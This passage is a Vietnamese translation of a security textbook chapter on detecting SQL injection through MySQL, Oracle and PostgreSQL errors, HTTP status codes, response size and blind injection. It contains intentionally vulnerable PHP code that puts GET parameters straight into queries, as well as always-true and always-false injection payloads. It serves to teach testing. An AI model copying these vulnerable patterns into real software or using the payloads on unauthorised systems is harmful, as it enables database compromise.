Lỗi này chỉ ra rằng kết quả trả về không phải là một kết quả hợp lệ từ MySQL, điều này có thể do câu lệnh SQL bị lỗi hoặc bị tiêm mã độc.

```
<?php

//Connect to the database

mysql_connect("[database]", "[user]", "[password]") or//Error checking in case the database is not
accessible
```



```

die("Could not connect:". mysql_error());

//Select the database
mysql_select_db("[database_name]");

//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

//Loop on the results
while ($row = mysql_fetch_array($result, MYSQL_NUM)) {printf("ID: %s Name: %s", $row[0], $row[1]);
}

//Free result set
mysql_free_result($result);

?>

```

Đoạn mã cho thấy rằng giá trị được lấy từ biến GET được sử dụng trong câu lệnh SQL mà không có sự kiểm tra hoặc làm sạch. Nếu một kẻ tấn công chèn một giá trị có dấu nháy đơn, câu lệnh SQL tạo ra sẽ là:

```

SELECT *
FROM products
WHERE category='attacker'

```

Câu lệnh SQL trên sẽ thất bại và hàm `mysql_query` sẽ không trả về bất kỳ giá trị nào. Do đó, biến `$result` sẽ không phải là một tài nguyên kết quả hợp lệ của MySQL. Trong dòng mã tiếp theo, hàm `mysql_fetch_array($result, MYSQL_NUM)` sẽ thất bại và PHP sẽ hiển thị thông báo cảnh báo, chỉ ra cho kẻ tấn công rằng câu lệnh SQL không thể được thực thi.

Trong ví dụ trên, ứng dụng không tiết lộ chi tiết về lỗi SQL, vì vậy kẻ tấn công sẽ phải bỏ ra nhiều công sức hơn để xác định cách khai thác lỗ hổng này. Trong phần "Xác nhận SQL Injection", bạn sẽ thấy các kỹ thuật dành cho loại tình huống này.

PHP có một hàm tích hợp gọi là `mysql_error`, cung cấp thông tin về các lỗi trả về từ cơ sở dữ liệu MySQL trong quá trình thực thi câu lệnh SQL. Ví dụ, mã PHP sau đây hiển thị các lỗi gây ra trong quá trình thực thi câu lệnh SQL:

```

<?php

//Connect to the database

mysql_connect("[database]", "[user]", "[password]") or//Error checking in case the database is not
accessible

die("Could not connect:". mysql_error());

//Select the database

mysql_select_db("[database_name]");

//We retrieve category value from the GET request

$category = $_GET["category"];

//Create and execute the SQL statement

$result = mysql_query("SELECT * from products where category='$category'");

if (!$result) { //If there is any error

//Error checking and display

die('<p>Error:'. mysql_error(). '<p>');

} else { // Loop on the results

while ($row = mysql_fetch_array($result, MYSQL_NUM)) {printf("ID: %s Name: %s", $row[0], $row[1]);

} //Free result set

mysql_free_result($result);

}

?>

```

Khi một ứng dụng chạy mã code trước đó bắt được lỗi cơ sở dữ liệu và câu lệnh SQL thất bại, tài liệu HTML trả về sẽ bao gồm lỗi do cơ sở dữ liệu trả về. Nếu một kẻ tấn công thay đổi tham số chuỗi bằng cách thêm một dấu nháy đơn, máy chủ sẽ trả về đầu ra tương tự như sau:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Đầu ra trên cung cấp thông tin về lý do tại sao câu lệnh SQL thất bại. Nếu tham số có thể chèn không phải là chuỗi và do đó không được bao quanh bởi dấu nháy đơn, đầu ra kết quả sẽ giống như sau:

Error: Unknown column 'attacker' in 'where clause'

Hành vi trên máy chủ MySQL giống như trên Microsoft SQL Server; vì giá trị không được bao quanh bởi dấu nháy đơn, MySQL sẽ coi đó là tên cột. Câu lệnh SQL thực thi sẽ có dạng như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=attacker
```

MySQL không thể tìm thấy cột có tên là "attacker", và do đó sẽ trả về một lỗi.

Đoạn mã sau đây từ script PHP đã hiển thị lỗi:

```
if (!$result) { //If there is any error  
    //Error checking and display  
    die('<p>Error:'. mysql_error(). '</p>');  
}
```

Trong ví dụ này, lỗi được bắt và sau đó được hiển thị bằng hàm die(). Hàm die() trong PHP in một thông báo và thoát khỏi script hiện tại một cách nhẹ nhàng. Các tùy chọn khác có sẵn cho lập trình viên, chẳng hạn như chuyển hướng đến một trang khác:

```
if (!$result) { //If there is any error  
    //Error checking and redirection  
    header("Location:http://www.victim.com/error.php");  
}
```

Chúng ta sẽ phân tích các phản hồi của máy chủ trong phần "Phản hồi ứng dụng" và thảo luận về cách xác nhận các lỗ hổng SQL injection trong các phản hồi không có lỗi.

Lỗi Oracle

Trong phần này, bạn sẽ thấy một số ví dụ về lỗi Oracle điển hình. Cơ sở dữ liệu Oracle được triển khai bằng nhiều công nghệ khác nhau. Như đã đề cập trước đó, bạn không cần phải học mọi lỗi mà cơ sở dữ liệu trả về; điều quan trọng là bạn có thể nhận diện được lỗi cơ sở dữ liệu khi bạn nhìn thấy nó.

Khi thao tác với các tham số của các ứng dụng Java có cơ sở dữ liệu Oracle phía sau, bạn sẽ thường xuyên gặp phải lỗi sau:

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at  
oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:180) at  
oracle.jdbc.ttc7.TTloer.processError(TTloer.java:208)
```

Lỗi trước đó là rất chung chung và có nghĩa là bạn đã cố gắng thực thi một câu lệnh SQL không hợp lệ về mặt cú pháp. Tùy thuộc vào mã đang chạy trên máy chủ, bạn có thể gặp phải lỗi sau khi chèn một dấu nháy đơn:

```
Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not  
properly terminated
```

Trong lỗi này, cơ sở dữ liệu Oracle phát hiện rằng một chuỗi được bao quanh bởi dấu nháy trong câu lệnh SQL không được kết thúc đúng cách, vì Oracle yêu cầu chuỗi phải được kết thúc bằng một dấu nháy đơn. Lỗi sau tái tạo lại cùng một kịch bản trong môi trường .NET:

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors  
occurred during processing of command.
```

```
ORA-00933: SQL command not properly ended
```

Ví dụ sau đây cho thấy một lỗi được trả về từ ứng dụng .NET khi thực thi một câu lệnh có chuỗi không được đóng:

```
ORA-01756: quoted string not properly terminated
```

```
System.Web.HttpUnhandledException: Exception of type  
'System.Web.HttpUnhandledException' was thrown. --->  
System.Data.OleDb.OleDbException: ORA-01756: quoted string not properly  
terminated
```

Hàm PHP `ociparse()` được sử dụng để chuẩn bị câu lệnh Oracle cho việc thực thi. Đây là một ví dụ về lỗi được tạo ra khi hàm này gặp sự cố:

```
Warning: ociparse() [function.ociparse]: ORA-01756: quoted string not properly  
terminated in /var/www/victim.com/ocitest.php on line 31
```

Nếu hàm `ociparse()` gặp lỗi và lỗi này không được xử lý, ứng dụng có thể hiển thị một số lỗi khác do sự cố ban đầu. Đây là một ví dụ:

Warning: ociexecute(): supplied argument is not a valid OCI8-Statement resource in c:\www\victim.com\oracle\index.php on line 31

Như bạn sẽ thấy trong cuốn sách này, đôi khi thành công của một cuộc tấn công phụ thuộc vào thông tin được tiết lộ bởi máy chủ cơ sở dữ liệu. Hãy cùng xem xét lỗi sau:

java.sql.SQLException: ORA-00907: missing right parenthesis

atoracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:134) at
oracle.jdbc.ttc7.TTIOer.processError(TTIOer.java:289) at
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)

Cơ sở dữ liệu báo cáo rằng có một dấu ngoặc phải bị thiếu trong câu lệnh SQL. Lỗi này có thể được trả về vì một số lý do. Một tình huống điển hình của điều này xảy ra khi một kẻ tấn công có một số quyền kiểm soát trong một câu lệnh SQL lồng nhau. Ví dụ:

```
SELECT field1, field2, /* Select the first and second fields */  
(SELECT field1 /* Start subquery */  
FROM table2  
WHERE something = [attacker controlled variable] /* End subquery */  
) as field3 /* result from subquery */  
FROM table1
```

Ví dụ trước đây cho thấy một truy vấn con lồng nhau. Câu lệnh SELECT chính thực thi một SELECT khác được bao quanh trong dấu ngoặc đơn. Nếu kẻ tấn công chèn một cái gì đó vào câu truy vấn thứ hai và chú thích phần còn lại của câu lệnh SQL, Oracle sẽ trả về lỗi thiếu dấu ngoặc phải.

Lỗi PostgreSQL

Trong phần này, chúng ta sẽ đề cập đến một số lỗi điển hình trong cơ sở dữ liệu PostgreSQL. Mã PHP dưới đây kết nối với cơ sở dữ liệu PostgreSQL và thực hiện một truy vấn SELECT dựa trên nội dung của một biến GET HTTP:

```
<?php
```

```
// Connecting, selecting database
```

```

$dbconn = pg_connect("host=localhost dbname=books user=tom password=myPassword")
or die('Could not connect:'.pg_last_error());

$name = $_GET["name"];

// Performing SQL query
$query = "SELECT * FROM \"public\".\"Authors\" WHERE name='$name'";
$result = pg_query($dbconn, $query) or die('Query failed: '.pg_last_error());

// Printing results in HTML
Echo "<table>\n";

while ($line = pg_fetch_array($result, null, PGSQL_ASSOC)) {
echo "\t<tr>\n";

foreach ($line as $col_value) {
echo "\t\t<td>$col_value</td>\n";
}

echo "\t<tr>\n";
Echo "<table>\n";

// Free resultset
pg_free_result($result);

// Closing connection
pg_close($dbconn);

?>

```

Hàm `pg_query` trong PHP thực thi một truy vấn bằng cách sử dụng kết nối được truyền vào dưới dạng tham số. Ví dụ trên tạo một câu lệnh SQL và lưu vào biến `$query`, sau đó thực thi nó.

`pg_last_error` là một hàm PHP dùng để lấy chuỗi thông báo lỗi cuối cùng của một kết nối. Bạn có thể gọi đoạn mã trên bằng cách chỉ định URL của trang web Victim Inc và cung cấp một tham số có tên là `name` trong URL như sau:

http://www.victim.com/list_author.php?name=dickens

Yêu cầu trên sẽ khiến ứng dụng PHP thực thi câu lệnh SQL sau:

SELECT *

```
FROM "public"."Authors"
```

```
WHERE name='dickens'
```

Như bạn có thể thấy trong mã trên, ứng dụng không thực hiện bất kỳ xác thực nào đối với nội dung nhận được từ biến name. Do đó, yêu cầu sau đây sẽ tạo ra lỗi từ cơ sở dữ liệu PostgreSQL:

http://www.victim.com/list_author.php?name='

Với yêu cầu trên, cơ sở dữ liệu sẽ trả về lỗi như sau:

```
Query failed: ERROR: unterminated quoted string at or near """"
```

Trong các trường hợp khác, khi mã SQL không thực thi do lý do khác như dấu ngoặc đơn hoặc dấu ngoặc kép chưa được đóng, các truy vấn sẽ trả về lỗi chung:

```
Query failed: ERROR: syntax error at or near ""
```

Một cấu hình phổ biến khác cho việc triển khai PostgreSQL là sử dụng PostgreSQL JDBC Driver, được dùng khi lập trình các dự án Java. Lỗi trả về từ cơ sở dữ liệu rất giống với các lỗi đã đề cập ở trên, nhưng chúng cũng bao gồm thông tin về các hàm trong Java:

```
org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near ""\,"
```

```
at
```

```
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:1512)
```

```
at
```

```
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1297)
```

```
at
```

```
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:188)
```

```
at
```

```
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:430)
```

at

org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:332)

at

org.postgresql.jdbc2.AbstractJdbc2Statement.executeQuery(AbstractJdbc2Statement.java:231)

at

org.postgresql.jdbc2.AbstractJdbc2DatabaseMetaData.getTables(AbstractJdbc2DatabaseMetaData.java:2190)

Mã trên cho thấy lỗi được trả về từ trình điều khiển PostgreSQL JDBC khi xử lý một chuỗi được bao quanh bằng dấu nháy đơn nhưng không được đóng lại.

Phản hồi của ứng dụng

Trong phần trước, bạn đã thấy những loại lỗi mà các ứng dụng thường hiển thị khi cơ sở dữ liệu phía sau không thể thực thi một truy vấn. Nếu bạn thấy một trong những lỗi này, bạn có thể gần như chắc chắn rằng ứng dụng có lỗ hổng SQL injection. Tuy nhiên, các ứng dụng có thể phản ứng khác nhau khi nhận được một lỗi từ cơ sở dữ liệu, và đôi khi việc nhận diện các lỗ hổng SQL injection không dễ dàng như đã trình bày trước đây. Trong phần này, bạn sẽ thấy những ví dụ khác về lỗi không được hiển thị trực tiếp trên trình duyệt, điều này thể hiện các mức độ phức tạp khác nhau.

Lưu ý:

Không có quy tắc vàng nào để xác định liệu một đầu vào cụ thể có kích hoạt lỗ hổng SQL injection hay không, vì các kịch bản có thể xảy ra là vô hạn.

Điều quan trọng là bạn phải giữ sự tập trung và chú ý đến các chi tiết khi điều tra các vấn đề tiềm ẩn của SQL injection. Khuyến khích bạn sử dụng một công cụ proxy Web, vì trình duyệt Web của bạn sẽ ẩn các chi tiết như mã nguồn HTML, chuyển hướng HTTP, v.v. Hơn nữa, khi làm việc ở mức độ thấp và quan sát mã nguồn HTML, bạn sẽ có khả năng phát hiện được những lỗ hổng khác ngoài SQL injection.

Quá trình tìm lỗ hổng SQL injection bao gồm việc xác định đầu vào dữ liệu của người dùng, sửa đổi dữ liệu gửi đến ứng dụng, và nhận diện những thay đổi trong kết quả trả về từ máy chủ. Bạn cần nhớ rằng việc sửa đổi các tham số có thể gây ra lỗi mà không liên quan gì đến SQL injection.

Lỗi Chung

Trong phần trước, bạn đã thấy các lỗi điển hình được trả về từ cơ sở dữ liệu. Trong trường hợp đó, việc xác định một tham số có bị SQL injection hay không khá dễ dàng. Tuy nhiên, trong những trường hợp khác, ứng dụng có thể trả về một trang lỗi chung bất kể loại lỗi nào xảy ra.

Một ví dụ điển hình là động cơ Microsoft .NET, vốn mặc định trả về trang Lỗi Máy chủ như hình 2.6 khi xảy ra lỗi trong quá trình thực thi.




Figure 2.6 Default ASP.NET Error Page

Đây là một kịch bản rất phổ biến. Điều này xảy ra khi ứng dụng không xử lý lỗi và không có trang lỗi tùy chỉnh nào được cấu hình trên máy chủ. Như tôi đã chỉ ra trước đó, hành vi này được xác định bởi các thiết lập trong tệp **web.config**.

Nếu bạn đang thử nghiệm một trang web và phát hiện ra rằng ứng dụng luôn trả về trang lỗi mặc định hoặc lỗi tùy chỉnh, bạn cần đảm bảo rằng lỗi là do SQL

injection. Bạn có thể kiểm tra điều này bằng cách chèn mã SQL có ý nghĩa vào tham số mà không gây ra lỗi ứng dụng.

Trong ví dụ trước, bạn có thể giả định rằng câu truy vấn SQL sẽ là:

```
SELECT *
```

```
FROM products
```

```
WHERE category='[attacker's control]'
```

Việc chèn 'attacker rõ ràng sẽ tạo ra lỗi, vì câu truy vấn SQL không hợp lệ do dấu nháy đơn thừa ở cuối:

```
SELECT *
```

```
FROM products
```

```
WHERE category='attacker'
```

Tuy nhiên, bạn có thể thử chèn một thứ gì đó mà không tạo ra lỗi. Đây thường là một quá trình thử và sai có suy nghĩ. Trong ví dụ của chúng ta, chúng ta cần nhớ rằng chúng ta đang cố gắng tiêm dữ liệu vào một chuỗi được bao quanh bởi dấu nháy đơn.

Vậy thử chèn thứ gì đó như bikes' or '1'='1' thì sao? Câu truy vấn SQL kết quả sẽ là:

```
SELECT *
```

```
FROM products
```

```
WHERE category='bikes' OR '1'='1' -- luôn đúng -> trả về tất cả các dòng
```

Trong ví dụ này, chúng ta tiêm mã SQL tạo ra một câu truy vấn hợp lệ có ý nghĩa. Nếu ứng dụng dễ bị tấn công SQL injection, câu truy vấn trước đó sẽ trả về tất cả các dòng trong bảng sản phẩm. Kỹ thuật này rất hữu ích, vì nó tạo ra một điều kiện luôn đúng.

Chèn or '1'='1' vào dòng với câu truy vấn hiện tại và không ảnh hưởng đến các phần khác của yêu cầu. Độ phức tạp của câu truy vấn không quan trọng, vì chúng ta có thể dễ dàng tạo ra câu lệnh đúng.

Một trong những nhược điểm của việc tiêm một điều kiện luôn đúng là kết quả của câu truy vấn sẽ chứa mọi bản ghi trong bảng. Nếu có hàng triệu bản ghi, câu truy vấn có thể mất rất nhiều thời gian để thực thi và tiêu tốn rất nhiều tài nguyên của cơ sở dữ liệu và máy chủ Web.

Một giải pháp cho vấn đề này là thêm thứ gì đó sẽ không ảnh hưởng đến kết quả cuối cùng; ví dụ, bikes' or '1'=2. Câu truy vấn SQL cuối cùng sẽ là:

```
SELECT *  
FROM products  
WHERE category='bikes' OR '1'=2'
```

Vì 1 không bằng 2, và điều kiện này sai, câu lệnh trước đó sẽ tương đương với:

```
SELECT *  
FROM products  
WHERE category='bikes'
```

Một bài kiểm tra khác cần thực hiện trong tình huống này là thêm một điều kiện luôn sai. Để làm điều đó, chúng ta sẽ gửi một giá trị tạo ra kết quả rỗng; ví dụ, bikes' AND '1'=2:

```
SELECT *  
FROM products  
WHERE category='bikes' AND '1'=2' -- luôn sai -> không trả về dòng nào
```

Câu lệnh trước đó sẽ không trả về kết quả, vì điều kiện cuối cùng trong mệnh đề WHERE không bao giờ có thể đúng. Tuy nhiên, hãy nhớ rằng mọi thứ không phải lúc nào cũng đơn giản như những ví dụ này, và đừng ngạc nhiên nếu bạn thêm một điều kiện luôn sai và ứng dụng vẫn trả về kết quả. Điều này có thể do một số lý do. Ví dụ:

```
SELECT * -- Chọn tất cả  
FROM products -- Sản phẩm  
WHERE category='bikes' AND '1'=2' -- Điều kiện sai  
UNION SELECT * -- Ghép tất cả new_products  
FROM new_products -- với kết quả trước đó
```

Trong ví dụ trên, kết quả của hai câu truy vấn được ghép lại và trả về dưới dạng kết quả. Nếu tham số có thể thêm chỉ ảnh hưởng đến một phần của câu truy vấn, kẻ tấn công sẽ nhận được kết quả ngay cả khi thêm một điều kiện luôn sai.

Sau này, trong phần "**Kết thúc SQL Injection**", bạn sẽ thấy các kỹ thuật để chú thích phần còn lại của câu truy vấn.

Lỗi mã HTTP

Mã trạng thái HTTP rất quan trọng để hiểu kết quả của một yêu cầu của khách hàng. Những mã này cung cấp thông tin cho khách hàng (thường là trình duyệt web) về kết quả của yêu cầu, chẳng hạn như yêu cầu có thành công hay không, hoặc nếu có lỗi xảy ra. Hai mã HTTP đặc biệt liên quan đến việc phát hiện lỗ hổng SQL injection:

HTTP 500 - Lỗi máy chủ nội bộ

Lỗi này chỉ ra rằng có sự cố gì đó xảy ra trên máy chủ trong quá trình xử lý yêu cầu. Khi máy chủ gặp phải một điều kiện bất ngờ khiến nó không thể hoàn thành yêu cầu, nó sẽ trả về mã trạng thái HTTP 500.

Trong ngữ cảnh kiểm tra SQL injection, lỗi HTTP 500 thường cho thấy có một lỗi SQL xảy ra trên máy chủ. Ví dụ, nếu thử SQL injection và ứng dụng không xử lý lỗi đúng cách, máy chủ có thể trả về lỗi nội bộ khi không thể thực thi truy vấn chính xác.

Ví dụ phản hồi:

HTTP/1.1 500 Internal Server Error

Date: Mon, 05 Jan 2009 13:08:25 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 1.1.4322

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 3026

[HTML content]

Trong trường hợp này, lỗi SQL có thể được phát hiện bằng cách theo dõi mã phản hồi HTTP 500, chỉ ra rằng có sự cố xảy ra trong việc xử lý truy vấn hoặc logic của ứng dụng.

HTTP 302 - Chuyển hướng (Found)

Một mã HTTP khác cần lưu ý là HTTP 302, chỉ ra rằng tài nguyên yêu cầu đã được chuyển tạm thời và máy chủ đang chuyển hướng người dùng đến một vị trí mới. Ứng dụng có thể chuyển hướng đến một trang mặc định, chẳng hạn như trang chủ, hoặc một trang lỗi tùy chỉnh sau khi gặp lỗi.

Ví dụ phản hồi:

HTTP/1.1 302 Found

Connection: Keep-Alive

Content-Length: 159

Date: Mon, 05 Jan 2009 13:42:04 GMT

Location: /index.aspx

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 2.0.50727

Cache-Control: private

```
<html><head><title>Object moved</title></head><body>  
<h2>Object moved to <a href="/index.aspx">here</a>.</h2>  
</body></html>
```

Trong ví dụ này, phản hồi HTTP 302 được sử dụng để chuyển hướng người dùng đến trang chủ (/index.aspx). Việc chuyển hướng HTTP 302 có thể được kích hoạt bởi lỗi như SQL injection khiến máy chủ thực hiện chuyển hướng người dùng đến một trang an toàn hoặc trang lỗi. Lại một lần nữa, hành vi này thường không được người dùng cuối nhìn thấy trừ khi sử dụng một proxy web để chặn các phản hồi của máy chủ.

Phân tích Kích thước Phản hồi

Ngoài mã trạng thái HTTP, một phương pháp khác để phát hiện SQL injection là kiểm tra kích thước của các phản hồi HTTP. Các truy vấn khác nhau có thể dẫn đến

các phản hồi có kích thước khác nhau. Ví dụ, khi kiểm tra các lỗ hổng SQL injection:

- **Yêu cầu hợp lệ:** Một truy vấn bình thường và hợp lệ (như `SELECT * FROM products WHERE category='electronics'`) có thể trả về một tập hợp kết quả cụ thể, điều này khiến máy chủ tạo ra một trang với kích thước nội dung có thể dự đoán.
- **Các thử nghiệm SQL Injection:** Một SQL injection được tạo ra có thể thay đổi hành vi của truy vấn, ví dụ như gây ra lỗi hoặc trả về các bộ dữ liệu khác nhau. Điều này sẽ dẫn đến thay đổi kích thước phản hồi. Ví dụ, một truy vấn đã tiêm có thể trả về nhiều hoặc ít bản ghi hơn, hoặc trong một số trường hợp, không có bản ghi nào.

Trong các trường hợp như vậy, ngay cả khi trang nhìn có vẻ giống nhau, sự khác biệt về kích thước phản hồi (số lượng bản ghi được trả về, hoặc các thông báo lỗi được trả về) có thể cho thấy yêu cầu đã được thay đổi thành công.

Tóm lại:

- **HTTP 500** phản hồi có thể chỉ ra lỗi SQL từ các truy vấn không thành công, điều này có thể chỉ ra lỗ hổng.
- **HTTP 302** phản hồi có thể chỉ ra việc chuyển hướng do ứng dụng sau khi gặp lỗi hoặc đầu vào bất thường, bao gồm cả SQL injection.
- **Sự biến động về kích thước phản hồi** có thể tinh tế nhưng cung cấp thông tin, chỉ ra sự thay đổi trong hành vi của ứng dụng do các đầu vào bị thay đổi (như từ SQL injection).

Những dấu hiệu này cung cấp các phương pháp để điều tra thêm và xác nhận sự hiện diện của lỗ hổng SQL injection.


Kích thước Phản hồi Khác nhau

Mỗi ứng dụng phản ứng khác nhau với dữ liệu đầu vào của người dùng. Đôi khi, rất dễ dàng để nhận diện một sự bất thường trong ứng dụng, nhưng đôi khi, điều này có thể khó khăn hơn. Bạn cần phải chú ý đến ngay cả những sự thay đổi nhỏ nhất và tinh tế nhất khi cố gắng tìm kiếm các lỗ hổng SQL injection.

Trong các kịch bản hiển thị kết quả của một câu lệnh `SELECT`, sự khác biệt giữa một yêu cầu hợp lệ và một nỗ lực SQL injection thường dễ dàng nhận thấy. Tuy

nhiên, hãy xem xét các kịch bản không hiển thị bất kỳ kết quả nào, hoặc trong đó sự khác biệt quá tinh tế để có thể nhận ra một cách rõ ràng.

Đây là trường hợp trong ví dụ tiếp theo, như được trình bày trong Hình 2.7.



```
marcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=2908884333
--21:19:10-- http://www.victim.com/tracking.asp?idvisitor=2908884333
=> "tracking.asp?idvisitor=2908884333.1"
Resolving www.victim.com... 192.168.1.150
Connecting to www.victim.com[192.168.1.150]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 322 [text/html]
100%[=====] 322 ---K/s

21:19:10 (20.54 MB/s) - "tracking.asp?idvisitor=2908884333.1" saved [322/322]

marcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=attacker
--21:19:24-- http://www.victim.com/tracking.asp?idvisitor=attacker
=> "tracking.asp?idvisitor=attacker.1"
Resolving www.victim.com... 192.168.1.150
Connecting to www.victim.com[192.168.1.150]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 318 [text/html]
100%[=====] 318 ---K/s

21:19:25 (16.96 MB/s) - "tracking.asp?idvisitor=attacker.1" saved [318/318]

marcos@ub:~$ diff tracking.asp?idvisitor=2908884333 tracking.asp?idvisitor=attacker
0c0
<@>
...
>
marcos@ub:~$
```

Figure 2.7 Response Differing

Trong Hình 2.7, chúng ta có một ví dụ về sự khác biệt giữa hai yêu cầu. Bài kiểm tra được thực hiện với tham số **idvisitor** của một trang web có tên là **tracking.asp**. Trang này được sử dụng để theo dõi khách truy cập của trang web <http://www.victim.com>. Kịch bản này chỉ cập nhật cơ sở dữ liệu cho khách truy cập được chỉ định trong biến **idvisitor**. Nếu có lỗi SQL xảy ra, ngoại lệ sẽ được bắt và phản hồi sẽ được trả về cho người dùng. Tuy nhiên, do sự không nhất quán trong lập trình, phản hồi kết quả sẽ hơi khác một chút.

Các ví dụ khác có thể bao gồm những trường hợp các mục giao diện web nhỏ, chẳng hạn như nhãn sản phẩm, được tải dựa trên các tham số từ người dùng. Nếu một lỗi SQL xảy ra, việc thiếu các mục giao diện nhỏ thường dễ bị bỏ qua. Mặc dù có thể nhìn nhận đây là một lỗi nhỏ, nhưng bạn sẽ thấy rằng có những cách để khai thác vấn đề này bằng kỹ thuật **blind SQL injection**, được giới thiệu trong phần tiếp theo và giải thích chi tiết trong Chương 5.

Phát hiện Blind Injection

Các ứng dụng web truy cập cơ sở dữ liệu với nhiều mục đích khác nhau. Một mục tiêu phổ biến là truy cập thông tin và hiển thị nó cho người dùng. Trong những

trường hợp này, một kẻ tấn công có thể sửa đổi câu lệnh SQL và hiển thị thông tin tùy ý từ cơ sở dữ liệu vào phản hồi HTTP nhận được từ máy chủ web.

Tuy nhiên, có những trường hợp khác mà không thể hiển thị bất kỳ thông tin nào từ cơ sở dữ liệu, nhưng điều đó không có nghĩa là mã không thể dễ bị tấn công bằng SQL injection. Điều này có nghĩa là việc phát hiện và khai thác lỗ hổng sẽ có sự khác biệt nhẹ.

Hãy xem xét ví dụ sau.

Victim Inc. cho phép người dùng đăng nhập vào trang web của họ qua một mẫu xác thực có tại <http://www.victim.com/authenticate.aspx>. Mẫu xác thực yêu cầu tên người dùng và mật khẩu từ người dùng. Nếu bạn nhập bất kỳ tên người dùng và mật khẩu ngẫu nhiên nào, trang kết quả sẽ hiển thị thông báo “Tên người dùng hoặc mật khẩu không hợp lệ”. Đây là điều mà bạn sẽ mong đợi.

